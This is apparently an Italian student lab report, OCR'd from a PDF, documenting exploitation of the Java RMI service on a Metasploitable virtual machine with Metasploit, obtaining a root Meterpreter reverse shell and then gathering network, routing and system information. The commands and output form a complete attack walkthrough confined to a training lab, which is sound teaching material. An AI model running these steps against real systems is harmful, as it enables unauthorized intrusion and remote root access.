
PROGETTO MODULO 4


EPICODE
W16D4 - Pratica PDF
Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Configurazione ambiente di laboratorio

Per prima cosa occorre configurare le macchine come richiesto dall'esercizio:

- Macchina attaccante: **Kali Linux**, indirizzo IP **192.168.11.111**;
- Macchina target: **Metasploitable**, indirizzo IP **192.168.11.112**;
- **PfSense**, macchina che fa da router.


In figura si riporta la dimostrazione che le due macchine comunicano vicendevolmente, mostrando che i ping vanno a buon fine:



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.632 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.476 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.470 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.490 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.279 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=0.369 ms
^C
── 192.168.11.112 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7160ms
rtt min/avg/max/mdev = 0.236/0.413/0.632/0.120 ms

┌──(kali㉿kali)-[~]
└─$ 
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.433 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.326 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.486 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.477 ms

--- 192.168.11.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3998ms
rtt min/avg/max/mdev = 0.326/0.415/0.486/0.064 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.613 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.504 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.563 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.386 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.576 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.546 ms

--- 192.168.11.111 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4995ms
rtt min/avg/max/mdev = 0.386/0.531/0.613/0.075 ms
msfadmin@metasploitable:~$ _
```

Inoltre entrambe le macchine comunicano verso internet:



kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"
Metasploitable2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

```
┌──(kali㉿kali)-[~]
└─$ ping google.com
PING google.com (216.58.204.142) 56(84) bytes of data.
64 bytes from mil07s17-in-f14.1e100.net (216.58.204.142): icmp_seq=1 ttl=113 time=
20.4 ms
64 bytes from mil07s17-in-f14.1e100.net (216.58.204.142): icmp_seq=2 ttl=113 time=
24.8 ms
64 bytes from mil07s17-in-f14.1e100.net (216.58.204.142): icmp_seq=3 ttl=113 time=
21.2 ms
64 bytes from mil07s17-in-f14.1e100.net (216.58.204.142): icmp_seq=4 ttl=113 time=
20.4 ms
^C
── google.com ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 20.401/21.695/24.792/1.815 ms

┌──(kali㉿kali)-[~]
└─$ 
```

```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping google.com
PING google.com (142.251.209.14) 56(84) bytes of data.
64 bytes from mil04s50-in-f14.1e100.net (142.251.209.14): icmp_seq=1 ttl=113 tim
e=22.2 ms
64 bytes from mil04s50-in-f14.1e100.net (142.251.209.14): icmp_seq=2 ttl=113 tim
e=23.1 ms
64 bytes from mil04s50-in-f14.1e100.net (142.251.209.14): icmp_seq=3 ttl=113 tim
e=32.5 ms
64 bytes from mil04s50-in-f14.1e100.net (142.251.209.14): icmp_seq=4 ttl=113 tim
e=23.1 ms
64 bytes from mil04s50-in-f14.1e100.net (142.251.209.14): icmp_seq=5 ttl=113 tim
e=22.9 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3998ms
rtt min/avg/max/mdev = 22.286/24.829/32.573/3.886 ms
msfadmin@metasploitable:~$
```

Analisi del target e sfruttamento vulnerabilità con Metasploit

Da Kali Linux si procede ad eseguire una scansione con **nmap** della macchina Metasploitable, per valutare le porte aperte e i relativi servizi attivi su quelle porte:




```
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-22 15:09 EST
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni
x, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Ci concentriamo sul servizio alla porta 1099: Java RMI. Si tratta di una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete.

La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.


Si prova a sfruttare tale vulnerabilità, avviando Metasploit con il comando **msfconsole**:



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
```


```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1232 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Si ricerca l’exploit più adatto ai nostri scopi con il comando **search java_rmi**:



```
   #  Name                                         Disclosure Date  Rank
Check  Description
   -  ----                                         ---------------  ----
-----  -----------

   0  auxiliary/gather/java_rmi_registry                            normal
No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server           2011-10-15       excellent
Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server       2011-10-15       normal
No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31    excellent
No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/
multi/browser/java_rmi_connection_impl

msf6 >
```


Dalla descrizione “default configuration code execution”, l’exploit numero 1 è utilizzabile, quindi si invia il comando **use 1**:



```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Dalla conferma di settaggio dell’exploit, si evince che il payload di default è java/meterpeter/reverse_tcp. Non specificandone un altro, verrà usato tale payload.

Con il comando **show options**, si valutano quali siano i parametri obbligatori da impostare. In particolare si imposta RHOSTS con l’indirizzo della macchina target. LHOST invece deve essere l’indirizzo della macchina attaccante:




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/us
                                         ing-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must
                                          be an address on the local machine or 0.0.0.0 to listen on
                                          all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gener
                                         ated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Con il comand **check** si ottiene conferma che tale target è vulnerabile:



```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.11.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.11.112:1099   - 192.168.11.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.11.112:1099   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.112:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) >
```

Pertanto, si avvia l'attacco con il comando **exploit:**




```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/dJFhNkiZ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53065) at 2024-02-22 15:27:45
-0500

meterpreter >
```

In base al payload utilizzato ci aspettiamo di ricevere una shell di Meterpreter, che possiamo iniziare ad utilizzare.

<u>Ricerca informazioni sul target</u>


Con il comando **ifconfig**, si ottiene conferma che l'attacco è andato a buon fine, dato che si leggono le informazioni di Metasploitable e non di Kali. Sull'interfaccia eth0, infatti, è riportato il MAC della macchina target, l'indirizzo IPv4 e IPv6, la Netmask IPv4 configurata:



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5c:1dd1
IPv6 Netmask : ::

meterpreter >
```


Quindi si procede a raccogliere il maggior numero di informazioni della macchina vittima, che sono utili per avere un quadro generale, nell'ottica della successiva fase di attacco.

Inviando ad esempio il comando **sysinfo** si ottengono altre informazioni utili, come nome, sistema operativo, architettura e lingua di sistema:




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Con il comando **uname -a** ho ulteriori informazioni sul sistema operativo:




```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux
```

Inoltre si può verificare se si ha a che fare o meno con una macchina virtuale. In effetti con il comando sotto riportato, si evince che Metasploitable è una macchina virtuale in ambiente VirtualBox:




```
meterpreter > run post/linux/gather/checkvm

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_kill, stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
meterpreter > 
```

Con il comando **route** si ottiene la tabella di routing della macchina, che fornisce informazioni sul contesto in cui si trova:




```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe5c:1dd1  ::       ::
meterpreter > 
```

Navigando nel filesystem del target, si può inoltre osservare che l'IP della macchina è assegnato in maniera statica:



```
cd network
ls -la
total 28
drwxr-xr-x  6 root root 4096 Mar 16  2010 .
drwxr-xr-x 94 root root 4096 Feb 24 02:34 ..
drwxr-xr-x  2 root root 4096 Mar 17  2010 if-down.d
drwxr-xr-x  2 root root 4096 Mar 16  2010 if-post-down.d
drwxr-xr-x  2 root root 4096 Mar 16  2010 if-pre-up.d
drwxr-xr-x  2 root root 4096 Mar 17  2010 if-up.d
-rw-r--r--  1 root root  404 Feb 22 14:16 interfaces
cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
bradcast 192.168.11.255
gateway 192.168.11.1
```

Si può ottenere l'UID dell'utente corrente sul sistema operativo, con il comando **getuid**, che però in ambiente Meterpreter restituisce l'ID utente (UID) dell'utente corrente associato alla sessione Meterpreter. Quando si esegue Meterpreter tramite l'exploit di una vulnerabilità e si ottiene l'accesso al sistema, la sessione di Meterpreter viene eseguita con i privilegi dell'utente che ha causato l'esecuzione dell'exploit.:



```
meterpreter > getuid
Server username: root
meterpreter > 
```

Si ottiene la stessa informazione con il comando **whoami**.

Si riportano altri comandi utili ad ottenere più informazioni possibili della macchina:

meterpreter > **getuid**
Server username: root
meterpreter > **pwd (per capire la directory corrente in cui l'utente root si trova)**

